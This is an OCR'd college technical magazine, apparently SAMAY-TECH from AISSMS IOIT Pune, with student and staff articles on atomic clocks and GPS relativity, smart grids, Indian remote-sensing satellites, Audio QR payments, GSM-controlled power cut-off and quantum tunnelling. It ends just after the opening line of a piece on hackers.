




**Prof. A. N. Khan**
(FE Dept)

# The World's Most Precise Clock

***And they're about 10 billion times more precise than your quartz wristwatch.***



**NIST BOULDER'S YTTERBIUM ATOMIC CLOCK**

At the foot of the mountains abutting Boulder, Colorado, in the labs of the National Institute of Science and Technology, there sits the most precise clock in the world. It's so precise that, because it outstrips other atomic clocks, its creators weren't able to measure its precision until recently, when they built a second version of it. Now, with the two available to compare with one another, they've come up with a number for the clocks' precision, which clock physicists call the clocks' stability.

"Clock stability is a term we use in the field that basically refers to-if you look at the ticking rate of the clock, how much does that ticking rate change over time?" Andrew Ludlow, a NIST Boulder physicist who works on improving the lab's atomic clocks, tells Popular Science. "Ideally, you want every tick to be exactly the same as the other."

The NIST Boulder clocks have instability of one part in 10-18. That's about 100 times more stable than the best cesium atomic clocks that international governments use to define the perfect second. And it's about 10 billion times more stable than.

"These clocks can very carefully measure gravitational field," Ludlow says.
The NIST Boulder clocks are made with technology a generation beyond that used in cesium atomic clocks. They happen to use atoms of ytterbium, a rare Earth element, but other next-generation clocks around the

world use other elements, such as strontium and mercury.

These next-generation clocks could be used to measure some pretty cool effects in fundamental physics. For example, Einstein's theory of relativity has been devilishly difficult to prove experimentally. A NASA satellite measured the warping of space and time around Earth just in 2011. Next-generation atomic clocks, however, could measure the effects of relativity right here on Earth. The theory of relativity predicts that in a strong gravitational field, time should slow. Clocks such as NIST Boulder's should be able to detect that slowing… and whether that slowing is different on different places on Earth. "These clocks can very carefully measure gravitational field," Ludlow says. "It allows you to map out the gravitational field in an area."

Ludlow's clocks are too large and fragile to move anywhere for experiments, however, so they're not often put to work to actually measure anything. The U.S. government has given NIST money to work on making more robust, portable atomic clocks for experiments, Ludlow says. More portable atomic clocks could also go into space, to perform physics experiments there.


The NIST clocks are optical lattice clocks, which mean they have an intense laser field that holds about 10,000 ytterbium atoms in place. Another laser excites the atoms, the movement of which is how the clock measures time. Exciting the atoms with a laser makes them vibrate at higher frequencies than atoms in cesium atomic clocks do. So optical lattice clocks tick faster and are able to tick off more precise units of time. Having so many atoms in the clock helps average out the uncertainties from any one atom.

So the NIST ytterbium optical lattice clocks are the most precise in the world, a record Ludlow and his colleagues, in a paper in the journal Science. What about accuracy, or the clocks' measure of time against the true time? To measure a clock's accuracy, scientists try to measure all of the things in the world that could alter the clock's atoms, such as changing temperatures or the laser lattice's effects on atoms.

The last time Ludlow and his team did this for the ytterbium clock was in 2009, when they found it was as accurate as a cesium atomic clock. They are now working on measuring accuracy again. As for the most accurate atomic clock in the world, it's also located in NIST Boulder and is called an aluminum quantum logic ion clock.

**Pragya Kumari**
TE-IT

# SAMAY-TECH



# Staff Editorial



***'To me, the greatest pleasure of writing is not what it's about, but the inner music the words make.' -Truman Capote.***

In agreement with the above quote, I find writing as the most valuable literary expression. The inculcation of passion for creative thinking and writing amongst the students which is one of the major objectives set by our college.

I am thankful to all the blooming writers who have responded to my call and penned their ideas for "SAMAY -TECH ". I also acknowledge constant hard work of the student editors Shrutika Kharde and Krutika Kharde who proved to be as catalysts in mobilizing the students to write their views and efficiently edited the write ups. I would also like to extend my sincere thanks to our Principal Dr. P.B. Mane for his kind support and encouragement for accomplishing this edition.

Finally, from the entire team of SAMAY-Tech I wish all the readers a happy reading!

**Ms. N. S. Nagdeo**
Chief Editor: SAMAY-TECH
Assistant Professor
Instrumentation Dept.
AISSMS IOIT, Pune

# Student Editorial



With the lightning speed of technological evolution, it is no wonder many people have struggled to keep it up. To be fair the scope of technology's expanse is so great, wrapping everything up into few pages is practically impossible.

We thank all the writers for contributing to the technical section of Aayam. We would also like to thank Ms. N. S. Nagdeo mam for giving this opportunity &being a wonderful mentor. Indeed, it was a great learning process.

**Shrutika Kharde**
**Krutika Kharde**

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# The Most Accurate Clocks in the World

**With an error of only 1 second in up to 100 million years, atomic clocks are among the most accurate timekeeping devices in history!**

Atomic clocks are designed to measure the precise length of a second, the base unit of modern timekeeping. The International System of Units (SI) defines the second as the time it takes a caesium-133 atom in a precisely defined state to oscillate exactly:

9 billion, 192 million, 631 thousand, 770 times.

Working Principle:

In an atomic clock, the natural oscillations of atoms act like the pendulum in a grandfather clock. However, atomic clocks are far more precise than conventional clocks because atomic oscillations have a much higher frequency and are much more stable.

What are atomic clocks used for?

Some 400 atomic clocks around the world contribute to the calculation of International Atomic Time (TAI), one of the time standards used to determine Coordinated Universal Time (UTC) and local times around the world.

Sailors, truck drivers, soldiers, hikers, and pilots ... they all rely on atomic clocks, even if they don't know it. Anyone who uses the Global Positioning System (GPS) benefits from atomic time. Each of the 24 GPS satellites carries 4 atomic clocks on board. By triangulating time signals broadcast from orbit, GPS receivers on the ground can pinpoint their own location.

Tiny instabilities in those orbiting clocks contribute at least a few meters of error to single-receiver GPS measurements. Making the clocks smaller (so that more of them can fit on each satellite) and increasing their stability could reduce such errors to fractions of a meter.

Atomic clocks on board GPS satellites are stable "within 1 part in $10^{12}$. That means an observer would have to watch a GPS clock for 1012 seconds (32,000 years) to see it gain or lose a single second. To guide spacecraft from planet to planet we use clocks that are even better -- good to 1 part in $10^{14}$.

Relativity and Satellites:

The satellite clocks are moving at 14,000 km/hr in orbits that circle the Earth twice per day, much faster than clocks on the surface of the Earth, and Einstein's theory of special relativity says that rapidly moving clocks tick more slowly, by about seven microseconds (millionths of a second) per day.

Also, the orbiting clocks are 20,000 km above the Earth, and experience gravity that is four times weaker than that on the ground. Einstein's general relativity theory says that gravity curves space and time, resulting in a tendency for the orbiting clocks to tick slightly faster, by about 45 microseconds per day. The net result is that time on a GPS satellite clock advances faster than a clock on the ground by about 38 microseconds per day.

To determine its location, the GPS receiver uses the time at which each signal from a satellite was emitted, as determined by the on-board atomic clock and encoded into the signal, together the with speed of light, to calculate the distance between itself and the satellites it communicated with. The orbit of each satellite is known accurately. Given enough satellites, it is a simple problem in Euclidean geometry to compute the receiver's precise location, both in space and time. To achieve a navigation accuracy of 15 meters, time throughout the GPS system must be known to an accuracy of 50 nanoseconds, which simply corresponds to the time required for light to travel 15 meters.

But at 38 microseconds per day, the relativistic offset in the rates of the satellite clocks is so large that, if left uncompensated, it would cause navigational errors that accumulate faster than 10 km per day! GPS accounts for relativity by electronically adjusting the rates of the satellite clocks, and by building mathematical corrections into the computer chips which solve for the user's location. Without the proper application of relativity, GPS would fail in its navigational functions within about 2 minutes.

So the next time your plane approaches an airport in bad weather, and you just happen to be wondering "what good is basic physics?", think about Einstein and the GPS tracker in the cockpit, helping the pilots guide you to a safe landing.

Optical Clocks: Timepieces of the Future

Scientists are currently developing a device that is even more accurate than the current atomic clocks. The optical atomic clock uses light in the visible spectrum to measure atomic oscillations. The resonance frequency of the light rays is about 50,000 times higher than that of microwave radiation, allowing for a more precise measurement. The expected deviation of the new optical clock is 1 second in 15 billion years.

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
**Sumeet**
TE-E&TC (B)

# The Concept of Smart Grid and Internet of Things




The term internet of things (IOT) is an intelligent network that is greatly achieving ground in the modern world. The IOT highlight the vision of a global structure of interconnected system. At present, the application research of (IOT) technology in smart assets like smart machines, digital twin, smart retail and smart grid has been treading topic in the global field. Smart grid is features of smart city. It is monitoring and management system of energy consumed. They are based on communication between the utility and consumer. By using smart grid which has a smart meter, a consumer and utility gets daily electricity consumption reading. Also if the bill is not paid on time, the utility can cut the electricity supply remotely through internet. Throughout the generation, transmission, distribution in energy consumption IOT helps Smart Grid systems to support various network functions by using devices (such as sensors, actuators and smart meters), as well as by providing the connectivity, automation and tracking for such devices.

Smart grid is a new and modern power grid, which has advanced sensor measurement technology, information and communication technology, decision-making technology, automatic control technology, and energy power technology and grid infrastructures. Compared with the traditional grid, smart grid has been improved in the optimization of power control, the flexibility of grid structure, optimizing the allocation of resources, and improving the power quality of services. Therefore, smart grid has many characteristics including strong, self-healing, compatibility, economy, integration and optimization and so forth .

Internet of Things, namely “the Internet in which the things are connected to each other”, is the continuation and growth of Internet-based network. According to the agreed protocols, with IoT technologies like radio frequency identification technology, sensor technology, smart technology and nanotechnology, the communication information can be exchanged, and the intelligent recognition, positioning, tracking, monitoring and management can be achieved.

Feautures:


- More efficient transmission of electricity.
- Quicker restoration of electricity after power disturbances.
- Reduced operations and management costs for utilities, and ultimately lower power costs for consumers.
- Time saving technology.
- Tamper detection to reduce electricity theft.

**Ms. N. S. Nagdeo**
Assistant Professor,
Instrumentation Dept.

# Thirty Years of Indian Satellite System

Satellite communication refers to the use of artificial earth satellites as a relay station to forward radio waves, between two or more earth stations in the communication. Satellite Communication utilisation has become wide spread and ubiquitous throughout the country for such diverse applications like Television, DTH Broadcasting, DSNG and VSAT to exploit the unique capabilities in terms of coverage and outreach. Approximately 2,000 artificial satellites orbiting Earth relay analog and digital signals carrying voice, video, and data to and from one or many locations worldwide. The technology has matured substantially over past three decades and is being used on commercial basis for a large number of applications. Most of us are touched by satellite communication in more ways than we realise. The potential of the technology for societal applications continue to fascinate ISRO and efforts are on to leverage the benefits of technology to the betterment of mankind. Important initiatives pursued by ISRO towards societal development include Tele-education, Tele-medicine, Village Resource Centre (VRC) and Disaster Management System (DMS) Programmes.

IRS-1A, the first of the series of indigenous state-of-art operating remote sensing satellites, was successfully launched into a polar sun-synchronous orbit on March 17, 1988 from the Soviet Cosmodrome at Baikonur. The successful launch of IRS-1A was one of the proudest moments for the entire country, which depicted the maturity of satellite to address the various requirements for managing natural resources of the nation. Its LISS-I had a spatial resolution of 72.5 meters with a swath of 148 km on ground.



LISS-II had two separate imaging sensors, LISS-II A and LISS-II B, with spatial resolution of 36.25 meters each and mounted on the spacecraft in such a way to provide a composite swath of 146.98 km on ground. The IRS-1A satellite, with its LISS-I and LISS-II sensors quickly enabled India to map, monitor and manage its natural resources at coarse and medium spatial resolutions. The operational availability of data products to the user organisations further strengthened the operationalization of remote sensing applications and management in the country.

IRS-1A was followed by the launch of IRS-1B, an identical satellite, in 1991. IRS-1A and 1B in tandem provided 11-day repetivity. These two satellites in the IRS series have been the workhorses for generating natural resources information in a variety of application areas, such as agriculture, forestry, geology and hydrology etc.

From then onwards, series of IRS spacecraft's were launched with enhanced capabilities in payloads and satellite platforms. The whole gamut of the activities from the evolution of IRS missions by identifying the user requirements to utilisation of data from these missions by user agencies is monitored by National Natural Resources Management System (NNRMS), which is the nodal agency for natural resources management and infrastructure development using remote sensing data in the country.

Apart from meeting the general requirements, definition of IRS missions based on specific thematic applications like natural resources monitoring, ocean and atmospheric studies and cartographic applications resulted in the realisation of theme based satellite series, namely, (i) Land/water resources applications (RESOURCESAT series and RISAT series); (ii) Ocean/atmospheric studies (OCEANSAT series, INSAT-VHRR, INSAT-3D, Megha-Tropiques and SARAL); and (iii) Large scale mapping applications (CARTOSAT series).

IRS-1A development was a major milestone in the IRS programme. After 30 years of IRS-1A and fruitful journey of Indian remote sensing programme, it is important to look back at the achievements of Indian Space Programme particularly in remote sensing applications, wherein India has become a role-model for the rest to follow. Significant progress continued in building and launching the state-of-the-art Indian Remote Sensing Satellite as well as in operational utilisation of the data in various applications to nation.

Today, the array of Indian Earth Observation (EO) Satellites with imaging capabilities in visible, infrared, thermal and microwave regions of the electromagnetic spectrum, including hyper-spectral sensors, have helped the country in realising major operational applications. The imaging sensors have been providing spatial resolution ranging from 1 km to better than 1m; repeat observation (temporal imaging) from 22 days to every 15 minutes and radiometric ranging from 7 bit to 12 bit, which has significantly helped in several applications at national level. In the coming years, the Indian EO satellites are heading towards further strengthened and improved technologies, taking cognizance of the learnings/ achievements made in the yester years, while addressing newer observational requirements and the technological advancements including high agility spacecraft's.



**Mrs. Shobha S. Nikam,**
Assistant Professor,
Dept. of E&TC Engineering

# Audio QR

**What is Audio QR?**

Much more similar to your Bluetooth and NFC, it allows you to make the transactions over the connected devices. With Audio QR, two devices placed, within the suitable diameter range may interconnect. Using the **ultrasonic sound system,** it identifies the other user through the sound and permits you to transfer the data, without sharing any sensitive information.

**The Ultrasonic Frequencies:**

Ultrasound is the sound range or frequencies used by electronic devices in communication. Practically, these are the sound vibrations above 20,000Hz. Since it consumes high bandwidth, the data transfer remains very slow. However, this technology can be used to transfer small files or large files in small parts.

It works in a simple way – the speaker at one end throws ultrasound frequencies in form of pulses. The receiver at the other end captures the pulses and converts the frequencies back in the original data.

Audio QR can be currently said as one of the most astute mechanisms for making the digital payments. It works as a great substitute for both NFC and QR code scanner, thus motivating the Mobile App developers to use it as a great tool for meeting the vast crowd of the digital economy.

The communication based on the ultrasonic waves is not a new concept and has been used with the some of the earlier devices. Going back in the previous days, ultrasonic waves were used for transferring the data in chrome cast to connect the devices. Brands such as Lisnr, Chirp have also used it for data transfer.

***"Recently, Google launched its payment app in India named Google Tez. This is for the first time when these waves are being used for making the payments in a safe and secure form"***

The reason ultrasonic waves are used in Audio QR is the frequency range of these waves are very compatible with smartphone's mike and speakers. Hence the voice in the form of waves can be easily transferred to the other person that has audio QR functionality activated on any of the **Mobile Apps.**

***How Mobile Apps can use Audio QR feature?***

**Security mobile apps**

Audio QR can be said as a crucial beneficiary to the security mobile apps. In the organizations, in case of occurrence of any suspicious activity, you can activate the Mobile App, and with the help of QR the signal can be transmitted to the alarms, thus helping for bringing the instant rescue.

**Social Networking apps**

With the help of Audio QR, you can actually make new friends, how? Well, if you are checking-in for some party alone, you can switch your Audio QR based mobile app, to search for the partner. You can simply tap the name, fetch details and can make an easy entry.

**Identity recognition solutions**

Audio QR helps to verify the individual's identity, in a much simplified way. You are assigned a QR code for making an attendance, or for entering at the airports, or while attending a private business meeting. Simply click on the app, for getting identified, and easily embark with your presence.

**Payment Wallet Apps**

You can transfer the amount very easily through Audio QR, simply identify the person. Thus, tap and pay without sharing personal information. In the industrial domains such as Bitcoin app development, financial app development, it can help you make the money transfer very easily. The steps are indeed simple and hence there are ample of apps out there that are using Audio QR for making their payments automated.

**Shivani Dange**
BE - E&TC(A)

# GSM based Power Supply control

Electricity is the biggest trade& also a huge source of income can be generated from it & at current scenario our nation has huge distribution losses & electricity payment recovery losses. So to increase the quality & fulfil the continuous increase demand of load the recovery of electricity sold must be on time. Utility need to build a team or hire an employ so they can recover money due from consumer. This process is lengthy as following steps as carried out if continuously two month bill is due then two or more utility employs need to come at consumer's residence and from respective consumer's energy meter they remove the input supply power. After that customer they need to contact utility & pay the due amount plus fine charges & some document work need to be done. After this process, utility employ comes to customer residence again & connect the input supply & thus consumer electricity gets started. This is a long process for utility to recover due amount. In this process there are disadvantage which affect to growth of quality energy trade & electricity growth because utility need to hire employee for this .they will have to give them their payment. Also after the due payment by customer, they cannot get instant supply power start so their supply is stopped, so some amount of revenue also will get loss to utility.

So to remove above barrier, utility has launched a smart meter, but after bringing the smart meter it will need to replace the all conventional meters with smart meters. This is not possible as residential consumer are large in number & it requires high initial cost. Cost of smart meter is also high. Therefore smart meters is only solution for industrial customer which have large unit of consumption.

To overcome all above problems & to give a solution to residential consumer, a model called GSM Based Power Supply Control is proposed. This model has a controller, a relay circuit & GSM for command purpose. This one model can control more than ten energy meters, which will be placed on the electric distribution board pole from where supply is feed to individual consumer. From anyone consumer out of the 10 did not pay the electricity bill. That respective consumer meter will get cut off within one minute just by sending the command. It will not disturb the remaining nine energy meters. Also the consumer will get instantly the message for outage of his electricity & purpose. When consumer will pay the due amount instantly his electricity meter will get start it. This is a simple model for ten energy meter which cost only one thousand & five hundred rupees which is ten times cheaper than one smart meters. Also meter tempering is not possible after energy meter cut-off which was possible in conventional method of payment recovery.


The proposed solution will increase the energy trade & electricity growth towards quality & in a sufficient way. Also the cost which was required to recover the payment due is reduced & become null which will ultimately benefit the utility which can reduce the per unit cost for customer which will encourage the customer to use more electrical appliance.

**Guruprasad Khaire**
BE Electrical

# Time Travel : Quantum Tunnelling

The scale on which "tunnelling-like phenomena" occur depends on the wavelength of the traveling wave. For electrons the thickness of "medium type 2" (called in this context "the tunnelling barrier") is typically a few nanometres; for alpha-particles tunnelling out of a nucleus the thickness is very much less; for the analogous phenomenon involving light the thickness is very much greater.

With Schrödinger's wave-equation, the characteristic that defines the two media discussed above is the kinetic energy of the particle if it is considered as an object that could be located at a point. In medium type 1 the kinetic energy would be positive, in medium type 2 the kinetic energy would be negative. There is no inconsistency in this, because particles cannot physically be located at a point: they are always spread out ("delocalized") to some extent, and the kinetic energy of the delocalized object is always positive.




What is true is that it is sometimes mathematically convenient to treat particles as behaving like points, particular in the context of Newton's Second Law and classical mechanics generally. In the past, people thought that the success of classical mechanics meant that particles could always and in all circumstances be treated as if they were located at points. But there never was any convincing experimental evidence that this was true when very small objects and very small distances are involved, and we now know that this viewpoint was mistaken. However, because it is still traditional to teach students early in their careers that particles behave like points, it sometimes comes as a big surprise for people to discover that it is well established that traveling physical particles always physically obey a wave-equation (even when it is convenient to use the mathematics of moving points). Clearly, a hypothetical classical point particle analysed according to Newton's Laws could not enter a region where its kinetic energy would be negative. But, a real delocalized object, that obeys a wave-equation and always has positive kinetic energy, can leak through such a region if conditions are right.


An electron approaching a barrier has to be represented as a wave-train. This wave-train can sometimes be quite long – electrons in some materials can be 10 to 20 nm long. This makes animations difficult. If it were legitimate to represent the electron by a short wave-train, then tunnelling could be represented as in the animation alongside.

It is sometimes said that tunnelling occurs only in quantum mechanics. Unfortunately, this statement is a bit of linguistic conjuring trick. As indicated above, "tunnelling-type" evanescent-wave phenomena occur in other contexts too. But, until recently, it has only been in quantum mechanics that evanescent wave coupling has been called "tunnelling". However, there is an increasing tendency to use the label "tunnelling" in other contexts too, and the names "photon tunnelling" and "acoustic tunnelling" are now used in the research literature.

With regards to the mathematics of tunnelling, a special problem arises. For simple tunnelling-barrier models, such as the rectangular barrier, the Schrödinger equation can be solved exactly to give the value of

the tunnelling probability (sometimes called the "transmission coefficient"). Calculations of this kind make the general physical nature of tunnelling clear. One would also like to be able to calculate exact tunnelling probabilities for barrier models that are physically more realistic. However, when appropriate mathematical descriptions of barriers are put into the Schrödinger equation, then the result is an awkward non-linear differential equation. Usually, the equation is of a type where it is known to be mathematically impossible in principle to solve the equation exactly in terms of the usual functions of mathematical physics, or in any other simple way. Mathematicians and mathematical physicists have been working on this problem since at least 1813, and have been able to develop special methods for solving equations of this kind approximately. In physics these are known as "semi-classical" or "quasi-classical" methods. A common semi-classical method is the so-called WKB approximation. The first known attempt to use such methods to solve a tunnelling problem in physics was made in 1928, in the context of field electron emission.

Also, some accounts of tunnelling seem to be written from a philosophical viewpoint that a particle is "really" point-like, and just has wave-like behaviour. There is very little experimental evidence to support this viewpoint. A preferable philosophical viewpoint is that the particle is "really" delocalized and wave-like, and always exhibits wave-like behaviour, but that in some circumstances it is convenient to use the mathematics of moving points to describe its motion. This second viewpoint is used in this section. The precise nature of this wave-like behaviour is, however, a much deeper matter, beyond the scope of this article on tunnelling.



Although the phenomenon under discussion here is usually called "quantum tunnelling" or "quantum-mechanical tunnelling", it is the wave-like aspects of particle behaviour that are important in tunnelling theory, rather than effects relating to the quantization of the particle's energy states.

**Aditya Sinpure**
TE- IT

# INSIDE THE MIND OF A HACKER

Most of you probably know who a hacker is. Well for some of who don't know, for them here is the dictionary term HACKER:" One who uses a computer to carry out malicious attacks".

